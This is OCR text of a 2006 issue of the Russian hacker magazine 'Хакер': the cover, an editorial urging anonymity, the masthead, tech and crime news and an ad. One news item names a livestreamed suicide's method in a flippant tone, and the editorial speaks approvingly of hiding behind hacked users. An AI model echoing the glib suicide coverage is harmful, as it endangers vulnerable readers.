

WILD WILD WMF
ЖУРНАЛ ОТ КОМПЬЮТЕРНЫХ ХУЛИГ
WMF 2006
WWW.XAKEP.RU
ХАКЕР
ФЕВРАЛЬ 02(86) 2006
WMF
ИЗУЧАЕМ САМЫЙ ОБШИРНЫЙ БАГ В ИСТОРИИ WINDOWS
ГОСУДАРСТВО В ПОЗЕ
ИСТОРИЯ ВЗЛОМА ГОСУДАРСТВЕННОГО СЕРВЕРА ПОД FREEBSD
СТАНОВИМСЯ МАКАКАМИ
УСТАНОВКА И ТЮНИНГ MACOS X НА ТВОЕЙ PC-ТАЧКЕ
ВОЙНА МИРОВ: EXT2 VS EXT3
ВЗГЛЯД НА ФАЙЛОВЫЕ СИСТЕМЫ LINUX ПОД НЕОБЫЧНЫМ УГЛОМ
В ПРЯТКИ С ОТЛАДЧИКОМ
ПИШЕМ ВМЕСТЕ С КРИСОМ КАСПЕРСКИ НЕЛОМАЕМЫЙ CRACKME
+
ЭКСКЛЮЗИВНОЕ ИНТЕРВЬЮ С СОЗДАТЕЛЕМ WIKIPEDIA
ISSN 1609-1019
9 771609 101009 02>
(game)land




INTRO CUTTAH /

“НАВЕРНОЕ, СЛЫШАЛ НОВОСТЬ О ТАК НАЗЫВАЕМОЙ ВСЕРОССИЙСКОЙ ИНТЕРНЕТ-ПЕРЕПИСИ? ЧТО РОССИЙСКИЙ СЕГМЕНТ ИНТЕРНЕТА ПЕРЕСТАНЕТ БЫТЬ АНОНИМНЫМ? ДОСТУП МОЖНО БУДЕТ ПОЛУЧИТЬ ТОЛЬКО ПОСЛЕ ПРЕДЪЯВЛЕНИЯ ПАСПОРТА. И ВСЕ ДАННЫЕ БУДУТ ВНОСИТЬСЯ В ОНЛАЙН-БАЗУ, КОТОРАЯ БУДЕТ ДОСТУПНА ФСБ. ВОТ ЭТО ВЕСЕЛЫЙ ЖЕСТКАЧОК!

ТАКОЕ ОЩУЩЕНИЕ, ЧТО НАШЕ ГОСУДАРСТВО УЖЕ ОТЧАЯЛОСЬ. КОНЕЧНО ЖЕ, ВСЕ ПЕРЕСТАНЕТ БЫТЬ АНОНИМНЫМ. ОСОБЕННО, КОГДА ВЗЛОМЩИК СИДИТ ЧЕРЕЗ ВПН И ЕЩЕ ЧЕРЕЗ ВЗЛОМАННОГО ПОЛЬЗОВАТЕЛЯ. БЕДНЫЙ ПОЛЬЗОВАТЕЛЬ, КОТОРЫЙ ТАК ПОДСТАВЛЯЕТСЯ. А ПРЕДСТАВЬ, ЧТО БУДЕТ, КОГДА КАКОЙ-НИБУДЬ ХАКЕР ВЗЛОМАЕТ ЭТИ БАЗЫ. ТОГДА ДЕЙСТВИТЕЛЬНО НАСТАНЕТ «ТОТАЛЬНЫЙ» КОНТРОЛЬ, ТОЛЬКО НЕ У СПЕЦСЛУЖБ, А У ПРЕСЛОВУТЫХ РЕБЯТ, АКТИВНО ИНТЕРЕСУЮЩИХСЯ КОМПЬЮТЕРАМИ.

ЗДЕСЬ НАДО НЕ ПАСПОРТ ТРЕБОВАТЬ, А МЕНЯТЬ ВСЮ КОНЦЕПЦИЮ ИНТЕРНЕТА, ЧТОБЫ ПОЛУЧИТЬ КОНТРОЛЬ. САМ ПОНИМАЕШЬ, ВРЯД ЛИ ПОДОБНОЕ СВЕРШИТСЯ В БЛИЖАЙШИЕ ГОДЫ. КАКОЙ БЫЛ БЕСПРЕДЕЛ, ТАКОЙ ОН И ОСТАЛСЯ. ТАКИЕ ВОТ ДЕЛА. ТАК ЧТО ОСТАВАЙСЯ АНОНИМНЫМ…”

84



59



68



/РЕДАКЦИЯ

>Главный редактор
Иван «CuTTer» Петров
(cutter@real.xakep.ru)
>Замглавред
Никита «Nikitos» Кислицин
(nikitoz@real.xakep.ru)
>Выпускающий редактор
Александр «Dr.Klouniz» Лозовский
(alexander@real.xakep.ru)

>Редакторы рубрик
ВЗЛОМ
Никита «Nikitos» Кислицин
(nikitoz@real.xakep.ru)
PC_ZONE и UNITS
Артем «b00b1ik» Аникин
(b00b1ik@real.xakep.ru)
СЦЕНА
Олег «mindw0rk» Чебенеев
(mindw0rk@real.xakep.ru)
UNIXOID
Андрей «Andrushock» Матвеев
(andrushock@real.xakep.ru)
КОДИНГ
Николай «GorluM» Андреев
(gorlum@real.xakep.ru)
ИМПЛАНТ
Алекс Целых
(editor@technews.ru)
DVD/CD
Степан «Step» Ильин
(step@real.xakep.ru)
ВИДЕО ПО ВЗЛОМУ
Олег «NSD» Толстых
(nsd@nsd.ru)
>Литературный редактор
Анна Большова

/ART
>Арт-директор
Константин Обухов
(obukhov@real.xakep.ru)
>Дизайнеры
Егор Тулин
Максим Спиваков

/INET
>WebBoss
Скворцова Алена
(Alyona@real.xakep.ru)
>Редактор сайта
Леонид Боголюбов
(xa@real.xakep.ru)

/РЕКЛАМА
>Директор по рекламе gameland
Игорь Пискунов
(igor@gameland.ru)

> Руководитель отдела рекламы цифровой группы
Басова Ольга
(olga@gameland.ru)
>Менеджеры отдела
Емельянцева Ольга
(olgaeml@gameland.ru)
Алехина Оксана
(alekhina@gameland.ru)
Александр Белов
(belov@gameland.ru)
Горячева Евгения
(goryacheva@gameland.ru)
> Трафик менеджер
Марья Алексеева
(alekseeva@gameland.ru)

/PUBLISHING
>Издатель
Сергей Покровский
(pokrovsky@gameland.ru)
>Учредитель
ООО «Гейм Лэнд»
>Директор
Дмитрий Агарунов
(dmitri@gameland.ru)

>Финансовый директор
Борис Скворцов
(boris@gameland.ru)

/ОПТОВАЯ ПРОДАЖА
>Директор отдела дистрибуции и маркетинга
Владимир Смирнов
(vladimir@gameland.ru)
>Оптовое распространение
Степанов Андрей
(andrey@gameland.ru)
>Связь с регионами
Наседкин Андрей
(nasedkin@gameland.ru)
>Подписка
Попов Алексей
(popov@gameland.ru)
тел.: (095) 935.70.34
факс: (095) 780.88.24
> ГОРЯЧАЯ ЛИНИЯ ПО ПОДПИСКЕ
тел.: 8 (800) 200.3.999
Бесплатно для звонящих из России

> ДЛЯ ПИСЕМ
101000, Москва,
Главпочтамт, а/я 652, Хакер
magazine@real.xakep.ru
http://www.xakep.ru

Зарегистрировано в Министерстве Российской Федерации по делам печати, телерадиовещанию и средствам массовых коммуникаций **ПИ Я 77-11802** от 14 февраля 2002 г.
Отпечатано в типографии «**ScanWeb**», Финляндия
Тираж **100 000** экземпляров.
Цена договорная.




MEGA NEWS

HITECHNEWS
Федор «fm» Галков
(ICQ 3266669)

HARDNEWS
Федор Добрянский

ЖNEWS
Олег Чебенеев

РИАЛИТИ-ШОУ ОТ САМОУБИЙЦЫ



Каких только реалити-шоу в наше время нет. Начиная блужданиями по экзотическим островам с целью добыть пропитание, заканчивая трансляцией процесса стройки русскими студентами, которые попутно строят отношения друг с другом. Но того, что задумал 21-летний американец Митчелл С. еще не показывал никто. Парень решил отправить себя на тот свет, причем не просто так, а на глазах всего Интернета. Правда, способ выбрал, к сожалению, не самый кровавый. Любитель онлайновых игр набрал разных таблеток, запасся машинным антифризом и в назначенный день, указанный на игровом форуме, влил все это в себя. Многие из зрителей считали, что парнишка шутит, рассказывая о своих жизненных проблемах, намерении покончить жизнь самоубийством и о симптомах после употребления химикатов. Но, когда он в очередной раз не появился в объективе видеокамеры, на всякий случай наведались к нему домой. Только было уже поздно: 7 января Митчелл скончался в больнице. Сайт Metalgearsolid.org, где бедняга описывал свои страдания, полиция на время расследования прикрыла, но его владельцы заверяют, что не несут никакой ответственности за публикуемый контент и не могут следить за всеми постами более чем 5 тысяч посетителей.

РЭКЕТ САЙТА ЗА МИЛЛИОН ДОЛЛАРОВ



Если ты торгуешь на рынке дынями и арбузами, то должен знать, что директор рынка — не самый главный враг. Настоящее зло — рэкетиры. Подходит к тебе такой весь накачанный спортсмен и просит много денег якобы за защиту от других накачанных спортсменов. Приходится отстегивать. В наше время рэкет уже вышел за границы рынков и перебрался в Интернет. Типичным примером стал недавный случай, который произошел с Алексом Тью — 21-летним студентом, автором сайта, сделавшего его миллионером. Идея сайта была простой: Алекс создал на страничке сетку из 10 тысяч квадратов размером 10x10 пикселей каждый. Любой желающий может разместить в одном из квадратов рекламу со ссылкой на свой сайт. Внимание СМИ сделало сайт известным, так что желающих оставить свой баннер нашлось немало. Британский студент поднял на рекламе лимон баксов всего за 4 месяца. Тут то и показались «братки». Виртуальные спортсмены скромно попросили 5 тысяч, угрожая в противном случае хакнуть сайт. Алекс платить отказался, и 10 января, когда отпущенный ему срок истек, на www.milliondollarhomepage.com обрушилась шквальная DDoS-атака. Показав, что они не шутят, вымогатели связались с владельцем еще раз и теперь уже потребовали 50 штук. После чего Алекс обратился в полицию. Найти хакеров органам пока не удалось. Говорят, следы ведут в Россию.

МУЛЬТЯШНАЯ ПОЛИЦИЯ НА СТРАЖЕ КИТАЯ




Китайцы в последнее время все серьезнее подходят к контролю над контентом, который китайские юзеры могут серфить в Сети. Только за последний год в этой стране к инету подключилось 17 миллионов человек, а всего количество китайских сетевиков достигает 111 миллионов. Попробуй тут уследи за каждым. Но Шеньчжэнское подразделение контроля за Интернетом считает, что ничего невозможного нет, и ввело новый сервис — виртуальную полицию. Звучит грозно, но на самом деле полицейские эти нарисованные и будут размещаться на городских сайтах по типу мультяшных аваторов в виртуальном учебнике Windows. Анимешные копы будут помогать юзеру разными советами, напоминать о том, как лучше всего использовать Итернет и на каких сайтах полезнее всего бывать, а также грозить пальчиком, если нехороший китаец вдруг задумает погрешить порнушкой. Обслуживать рисованных персонажей в полицейской форме будут 6 настоящих китайских копов, так что все довольно серьезно. Правда, пока неясно, на каких именно сайтах будут размещены аваторы, и хватит ли у Китая полицейских, чтобы держать под контролем весь сетевой контент. Поживем — увидим.

КРУПНАЯ РЫБА




В компьютерном андеграунде ходят байки, что полиция ни на что не способна, а если и ловит хакеров, то только тех, которые воруют пароли на диалап. В Испании копы в очередной раз доказали, что еще на что-то годны. В середине января в этой стране арестовали местного жителя, которого подозревают в причастности к сетевым атакам на компьютеры американской военной базы Point Loma, управляющей атомными подводными лодками. Правда, выследили взломщика не испанцы, а ФБР. Так же в заявлении прессе представители власти сказали, что, возможно, этот же хакер — член группы, неоднократно атаковавшей военные компьютерные системы разных стран и нанесшей вред в районе 500 тысяч долларов. Пока полиция собирает доказательства вины, и если на суде испанца признают виновным, то небольшим штрафом он не отделается.

БОРЕЦ СО СПАМОМ ОКАЗАЛСЯ СПАМЕРОМ



В США много разных борцов со спамом. Один из них — генеральный прокурор штата Флорида, который получил известность благодаря непримиримой войне с главным сетевым злом. Чарли Крист способствовал в свое время продвижению закона, согласно которому за каждое отправленное письмо спамер может получить до 500 долларов штрафа. Но после того, как во Флориде начались губернаторские выборы, а прокурор выдвинул свою кандидатуру в список претендентов, его антиспамерские страсти поутихли. Более того, оказалось, что в предвыборной компании рассылка рекламных мессаг с пиаром себя любимого является одним из самых эффективных средств. Так что Чарли вместе со своей свитой организовали массовую рассылку, обещая избирателям земные блага. Спам от кандидата на губернаторский пост не прекратился даже после того, как некоторые невольные подписчики отправили по несколько раз просьбу прекратить высылать предвыборную мукулатуру. Во Флориде про «ярого борца со спамом» уже стали слагать анекдоты, но соратники Криста вовсе не считают своего предводителя спамером. Основной их аргумент звучит так: «По закону штата, спам — это рассылка сообщений, вводящих получателя в заблуждение, а в письмах, рассылаемых от лица Чарли, содержится только правда и ничего, кроме правды».

ГУБЕРНАТОРА ПИТЕРА ВИРТУАЛЬНО «ПРИГОВОРИЛИ»



В Питере сейчас полным ходом идет суд над неким Александром Втулкиным. Парень никого не убивал и не насиловал — прикололся просто не в тему. В конце июля 2004 года на форуме сайта Фонтанка.ру Саша запостил сообщение, что трибуна «Партии Свободы» вынес смертный приговор губернатору Санкт-Петербурга Валентине Матвиенко за антирусскую политику и заселение города выходцами с Кавказа и Азии. Там же указывались сроки, в которые губернатора надлежало повесить. Вот так вот решил пошутить славный парень Саша. Только милиция юмор не разделила и отнеслась к сообщению, как к реальной угрозе. Автора текста вычислили на удивление быстро. Органы установили, что пост был сделан из интернет-кафе на Московском вокзале, благодаря видеокамерам удалось получить фотографию «шутника». И, так как лицо оказалось милиции знакомым (Втулкин называл себя министром национальной безопасности самопровозглашенной «Русской Республики»), уже на следующий день он оказался в руках правоохранительных органов. Прокуратура возбудила дело по статье 119 УК РФ (угроза убийством), но со временем спустилась к более «мягкой» статье 282 (распространение злонамеренной инфы). И вот теперь (спустя полтора года) оно дошло до суда. Чем закончится история с виртуальными угрозами, если это можно так назвать, пока неизвестно.

ХNEWS

СЛУЧАЙНА ЛИ ЛАЗЕЙКА?



Большинство багов в программах списывают на невнимательность программиста, недоработку кода. В самом деле, трудно предусмотреть все, когда ты пишешь код на 100 тысяч строк. Но Стивен Гибсон, security-эксперт и руководитель собственной security-компании, считает, что одна из последних найденных в Windows дыр оказалась там совсем не случайно. Речь идет о проблеме обработки изображений в формате WMF, который, по мнению Гибсона, нет нужды поддерживать в современной системе вообще. И Microsoft, продолжая его использовать, якобы создает себе дополнительную лазейку, чтобы при желании получить доступ к компьютерам своих пользователей. Впрочем, мысль Стивена не пользуется поддержкой среди коллег. На Slashdot'е его дружно осмеяли, назвав параноиком, видящем повсюду заговор. По мнению директора iDefence Майкла Сюттона, подобный риск для Microsoft неоправдан, к тому же если бы компания хотела установить лазейку, она бы выбрала менее заметное место. Сама Microsoft никак не прокомментировала заявление Гибсона, а только пообещала поскорее устранить уязвимость.

ПИРАТСКИЙ МИТИНГ



«Требуем отмены антипиратских репрессий!», «Даешь пиратский варез в массы!», «Моя семья голодает, не лишайте меня заработка!» — с такими плакатами недавно вышли на улицу несколько десятков жителей города Сан-Сальвадор. Причиной такого митинга послужили изменения в законопроекте, позволяющие полиции конфисковать любой товар, не имеющий лицензии. В первую очередь это касается пиратского видео и аудио, следом идет софт. Новый закон был введен в конце 2005 года, и полиция уже успела им воспользоваться для организации рейдов на пиратские точки. Пираты с таким положением дел смириться не смогли и, взяв транспаранты, вышли на улицы города отстаивать свои права. Что интересно, президент Антонио Сака не разогнал наглецов, а даже пообещал подумать, как им помочь, чтобы продавцы контрафактов могли торговать и дальше, но только легальной продукцией.

ДОБРОВОЛЬНАЯ КОМПЕНСАЦИЯ




Суды над спамерами сейчас проходят постоянно по всему миру. Но случаи, когда спамер признает свою вину и с готовностью соглашается выплатить компенсацию жертве, — скорее исключение. В Великобритании недавно произошло такое мировое соглашение. Фирма Media Logistics UK получила иск в суд от британца Найджела Робертса, которому она регулярно отправляла рекламные сообщения. Найджел не собирался втягиваться в долгие и сложные разбирательства, поэтому в качестве выплаты потребовал всего 300 фунтов. Media Logistics тоже не хотела доводить дело до суда и согласилась отдать эту сумму во внесудебном порядке. После провернутой сделки все стороны остались довольны. Британец заработал себе на пиво, а ML отделалась легким испугом.

СВЕТОФОРНАЯ ОКАЗИЯ



Помнишь, как в фильме «Хакеры» чуваки хакнули светофоры, чтобы создать пробку и безопасно добраться до условленного места? Оказывается, такое бывает не только в фильмах. Оказия произошла в израильском городе Тель-Авив, хотя хакеры тут ни при чем. В одном из светофоров дала сбой программа, управляющая переключением сигналов — вместо положенных 90 секунд продолжительность зеленого света составила больше 10 минут. В результате на выезде из города организовалась многокилометровая пробка из десятков тысяч машин, которые заполнили крупные автомагистрали. Движение транспорта было также парализовано во всех близлежащих населенных пунктах. Для устранения неполадки Тель-Авивский департамент управления дорожным трафиком вызвал представителей конторы, которая поставляла ПО для светофоров. Проблема была решена спустя несколько часов.

СОТРУДНИКИ СПЕЦСЛУЖБ ПОД КОЛПАКОМ




Хороший новогодний подарок сделала спецслужбам американская компания Guidance Software, которая специализируется на обеспечении информационной безопасности правительственных структур США. Оказалось, что в базе данных, где хранится инфа о почти 4 тысячах агентах АНБ, ФБР, ЦРУ, существует уязвимость, и любой юзер в Интернете может воспользоваться ей, чтобы узнать имена, адреса и номера кредитных карт американских «Джеймсов Бондов». Конечно, клиенты GS возмутились. Так как они считали, что система безукоризненна, и проникнуть в нее невозможно. Компания пообещала устранить баг в кратчайшие сроки, но, может, в базе данных уже успел покопаться какой-то особо пронырливый хакер?

HI-TECH НА СЛУЖБЕ ПРАВОПОРЯДКА



Высокотехнологичные примочки в последнее время все чаще и чаще портят жизнь невезучим грабителям, так как детекторы движения и скрытые видеокамеры моментально оповещают полицию о вторжении, автомобили со встроенным модулем GPS с точностью до нескольких метров выдают местонахождение похитителя. Недавно очередной воррецидивист, по имени Thomas R. Fricks, ворвался в одно из отделений банка Washington Trust Bank, по-голливудски уложил всех на пол и, угрожая оружием, потребовал у кассира доверху наполнить мешок деньгами. На первый взгляд ограбление прошло безупречно, но всего несколько часов спустя изумленный грабитель уже лежал на земле, закованный в наручники. Как оказалась, пока во время ограбления сотрудники банка набивали мешок стопками банкнот, в момент, когда грабитель немного отвлекся, заодно подсунули ему в мешок и небольшой GPS-передатчик. После этого задержание оказалось для стражей правопорядка исключительно делом техники.

FIRST PERSONAL SHOOTER



Компания Starnex, специализирующаяся на системах видеонаблюдения, анонсировала весьма любопытное устройство под названием Self Guard SG-310, разработанное специально для армии. Девайс, слегка причудливой формы, должен крепиться на винтовку и непрерывно транслировать изображение со встроенной видеокамеры. Зачем все это? Чтобы более толковый командир, на аналогичное устройство которого и будет передаваться видео, мог следить за действиями своих бойцов и давать им по ходу ценные указания о том, как поступить в той или иной сложной боевой ситуации. Впрочем, и командиру не удастся отсиживаться на мягком кресле в командном пункте, находящемся за несколько километров от поля боя, ведь видео будет транслировать при помощи Bluetooth, а с ним более чем на 100 метров отойти никак не получится.

SONY ПРОДОЛЖАЕТ ШАГАТЬ

Наверное, у каждой компании есть некая серия устройств, название которой, в силу качества и популярности изделий, известно очень широкому кругу людей, даже тем, которые далеки от специфики этих изделий. У компании Sony это, несомненно, плееры WALKMAN, имя, которое иногда употребляется как нарицательное. Теперь есть новый WALKMAN, обладающий уникальным дизайном. В его основе может быть жесткий диск объемом 6 или 20 Гб, а экран размером 1,5 или 2 дюйма (в зависимости от модели) отображает удобное пользовательское меню, в котором присутствует масса функций, их наверняка оценят те, кто не может жить без музыки. Это, помимо всего прочего, многофункциональный поиск песен по различным параметрам. Устройство работает с двумя форматами файлов – MP3 и ATRAC3plus (фирменный формат Sony). Поддерживается работа с программой CONNNECT Player – обновление кодеков и firmware через Интернет, а также работа с одноименной платной службой скачивания треков. В продаже имеются модели разных расцветок, а также масса аксессуаров для плеера: пульт ДУ, док-станция и прочее.



ГОВОРЯЩАЯ МЫШЬ



Последний год однозначно можно считать периодом расцвета интернет-телефонии. Феноменальная популярность таких программ, как Skype, вынудили производителей искать способы приспосабливать телефон к компьютеру, да еще с каким-либо комбинированным девайсом. Естественно, под прицел попала мышка, так как прислонять клавиатуру или монитор к уху — совсем глупо. Десятки производителей, в том числе и Sony, представили свои приспособления, в основном отличающиеся редкостной убогостью, и единственная компания, которая смогла выпустить достойное устройство, оказалась малоизвестная тайваньская фирма Sysgration. Девайс не только, в отличие от конкурентов, внешне напоминает нормальный манипулятор типа «мышь», но и внутри оказывается неплохим VoIP-телефоном. Под откидывающейся внешней крышкой кроется полноценный ЖК-дисплей и стандартная для сотового клавиатура. При этом данное устройство еще и беспроводное, чем окончательно уделывает оставшихся конкурентов. Пока девайс не добрался еще до полок магазинов, и производители не определились с его стоимостью, однако в успехе своей разработки не сомневаются и надеются в этом году неплохо на ней заработать.

SAMSUNG И NAPA



Компания Intel продолжает развивать свою мобильную платформу Centrino и ее последняя версия называется Core Duo. Производители ноутбуков, естественно, не могут оставить такое событие без внимания, и вот Samsung обнародовал информацию о тех моделях, которые появятся в марте, и будут использовать новую технологию. Названия моделей: X60, R65, P50, P60. Все они будут обладать двуядерным процессором, набором микросхем Ittel 945 Express и адаптером Wi-Fi. Кроме того, вся четверка будет иметь беспроводный интерфейс Bluetooth 2.0+EDR. Ноутбук X60 с 15,4-дюймовым широкоформатным дисплеем имеет влагозащищенную клавиатуру, гигабитный сетевой адаптер и универсальный оптический привод. Модель R65, помимо прочего функционала, может похвастаться мощной видеоплатой nVidia GeForce Go 7400. Еще обе эти модели имеют восьмиканальный звуковой кодек. Бизнес-сегмент представлен моделями P50 и P60, имеющими соотношение сторон экрана 4:3 и 16:10. Ждем весны и эти ПК.

MAXTOR КУПЛЕН КОМПАНИЕЙ SEAGATE



Количество игроков, по крайней мере крупных, реально влияющих на состояние дел, на рынке жестких дисков сегодня невелико. А недавно оно стало еще меньше, так как компания Seagate, известная своими винчестерами серии Barracuda, проявила вполне достойный барракуды аппетит и купила не менее известную компанию Maxtor. Конечно, если ты не являешься акционером одной из двух этих фирм, то тебя напрямую это не затронет, но и рядовому пользователю не помешает знать кое-какую информацию. Например, Seagate обещает в самом скором времени выпустить более технологически продвинутые накопители и вообще начать новый виток своего существования. Надеемся, что это будут доступные и качественные жесткие диски.

КРУГЛОСУТОЧНЫЙ РОБОТ



Чем хороши роботы? Они, например, способны работать в самых экстремальных условиях: хоть в двух метрах от ядерного реактора, хоть в ночную смену в круглосуточном магазине с вечно пьяными покупателями. Как раз компания Shop24 решила приспособить роботов для второй задачи, открыв по всему миру целую сеть полностью автоматизированных круглосуточных киосков. Причем это вам не жалкие автоматы с пепси-колой, а полноценные магазины с широким ассортиментом товара. В любое время дня и ночи предлагается порядка двух сотен наименований товара, в том числе молоко, сода, батарейки, некоторые лекарства. К оплате принимаются как наличные, так и кредитные карточки. После выбора нужного товара и оплаты механизированная рука протянется до нужной упаковки, схватит ее и выплюнет в лоток для выдачи. Помимо фирменных магазинов Shop24, подобными автоматами решили обзавестись и крупные сети супермаркетов, например BILLA.

ASUS рекомендует Windows® XP Professional





Моя жизнь. Я играю.

www.asus.ru

ASUS W5000A - это стильный, изысканный дизайн для прогрессивных людей, ценящих максимальную функциональность и производительность современных цифровых устройств. Неважно где Вы находитесь, W5000A с встроенной поворотной 1.3-мегапиксельной камерой позволит Вам увидеть то, что Вы захотите. Встроенный микрофон и эксклюзивное ПО LiveFrame, разработанное специально для этого ноутбука, обеспечивают простую запись и воспроизведение фото и видео.

Встроенная веб-камера, поворачивающаяся на 180 градусов

- Intel® Centrino™ Mobile Technology
  - Процессор Intel® Pentium® M 770 • Mobile Intel® 915GM Express Chipset
  - Intel® Wireless/PRO Network Connection b/g
- Microsoft® Windows® XP:
  - Home
  - Professional
- TFT- матрица "стеклянного" типа 12.1 WXGA 1280x768
- Эксклюзивное ПО ASUS LiveFrame для захвата видео
- Bluetooth



■ Встроенная веб-камера



■ Путешествуйте легко со стилем



ASUS®

HEART OF TECHNOLOGY

Всемирная гарантия 2 года

Горячая линия ASUS: **(095) 23-11-999**


Москва: Армада-РС (495) 641-04-24, Артрон (495) 789-85-80, Avakom M (495) 784-67-36, Avanta PC (495) 954-54-22, Белый Ветер (495) 730-30-30, ForceComp (495) 775-66-55, ION (495) 729-57-10, **NEXUS** (495) 928-23-67, Тенфолд (495) 545-32-71, **OLDI** (495) 105-07-00, **ПИРИТ** (495) 974-32-10, Polaris (495) 755-55-57, Портком (495) 101-33-64, Респект (495) 177-40-77, Сетевая Лаборатория (095) 500-03-05, SMS (495) 956-12-25; СтартМастер (495) 967-15-15, ТФК (495) 518-83-58; Умные машины (495) 780-00-41, Ф-Центр (495) 105-64-47, USN (495) 775-82-02; **Санкт-Петербург:** Display (812) 103-00-18, КЕЙ (812) 331-24-77, Микробит (812) 333-44-44, Компьютерный мир (812) 333-00-33; СТР Компьютерс (812) 542-4551; **Барнаул:** C-Trade (3852) 38-10-00; **Воронеж:** PET (0732) 77-93-39; **Екатеринбург:** Парад (3432) 51-48-22, Старттехно+ (3432) 56-85-01; **Краснодар:** Владос (8612) 62-33-73, Санрайз (8612) 640-066; **Новосибирск:** НЭТА (3832)16-33-11, Техносити (3832) 125-333; **Ростов на Дону:** Центр-Дон (8632) 698-668; **Самара:** Прагма (8462) 701-701; **Томск:** Интант (3822) 41-55-32; **Тюмень:** AD Systems (3452) 22-35-33; **Челябинск:** Японская электроника (3512) 63-74-34; **Хабаровск:** Anykey (4212) 328-155

ВИРТУАЛЬНЫЙ СКАНЕР



По адресу www.scanr.com недавно был запущен совершенно уникальный сервис для мобильных телефонов и КПК, оборудованных камерой. Если сфотографировать любой документ или надпись и отправить картинку через MMS или e-mail на указанный адрес, то несколько минут спустя ты получишь обратно распознанный и очищенный текст с картинками, любезно запакованными в PDF-файл. Точно так же можно заказать отправку документа по факсу или по мылу на любой заданный адрес. Так как встроенные камеры обычно не отличаются хорошим качеством, то с данным сервисом совместимы камеры с разрешающей способностью не менее одного мегапикселя. Практических применений для подобной услуги можно придумать вагон и маленькую тележку, вот только конфиденциальность передаваемой информации остается под большим вопросом. Впрочем, сервис пока работает лишь в бесплатном тестовом режиме, и воспользоваться им можно только на территории США.

НАСТОЛЬНАЯ ВИРТУАЛЬНОСТЬ



Если посмотреть со стороны на современный многомиллиардный рынок виртуальных игр, то может сложиться впечатление, что оригинальные идеи закончились у разработчиков еще несколько лет назад. К счастью, это далеко не так. Например, на прошедшей в начале этого года крупнейшей выставке потребительской электроники CES (Consumer Electronics Show) компания Philips порадовала всех любителей настольных игр прототипом принципиально новой игровой платформы. Устройство, названное Entertaible, представляет собой 30-дюймовую горизонтальную ЖК-панель с чувствительным экраном. Основное предназначение новинки — конечно же, настольные игры. Разработчики рассчитывают, что на созданной платформе появится не только множество совершенно новых игр, но и большинство старых, таких как «монополия», обретут свое второе дыхание. Кстати, подобные идеи уже не новы, однако во всех предыдущих реализациях от других компаний были несомненные недостатки: огромные размеры, требование специального освещения, наличие внешних камер и т.д. Кстати, Entertaible не только лишен всех этих недостатков, но и наделен массой собственных преимуществ, например, способен одновременно отслеживать местоположение как множества фишек, так и пальцев игроков. Секрет девайса кроется в грамотном расположении массива инфракрасных свето- и фотодиодов по периметру экрана. На момент презентации на выставке устройство находилось на стадии полнофункционального прототипа, а представители Philips уже вовсю вели переговоры с издателями игр. Кстати, если первый опыт окажется удачным, то по аналогичной технологии планируется построить и другие не только игровые устройства, которые могут пригодиться инженерам, студентам и многим другим.

HITECHNEWS

ДВУГЛАЗЫЙ



Встречайте очередной девайс класса «первый в мире…». Итак, барабанная дробь… первый в мире фотоаппарат с двумя объективами! Данное чудо техники анонсировала компания Kodak на все той же выставке CES 2006. Сразу возникает логичный вопрос: на кой, собственно, фотоаппарату сдалось два объектива? Естественно, в том числе и для понта, но не только. Практическая цель у подобного нововведения тоже имеется. Установленные объективы заметно различаются между собой по характеристикам: один из них с фиксированным фокусным расстоянием, а другой — с трехкратным оптическим зумом. При этом для каждого из объективов имеется собственная CCD-матрица на 5 мегапикселей. В результате, в отличие от моделей, оборудованных одним объективом, фотоаппарат не вынужден искать компромисса между качественной работой в широкоугольном режиме и хорошим оптическим зумом, а способен все это гармонично сочетать. К моменту выхода этого номера модель EasyShare V570 уже должна будет поступить в продажу по ориентировочной цене порядка 400 у.е.

ДЕТЕКТОР ЛЮДЕЙ



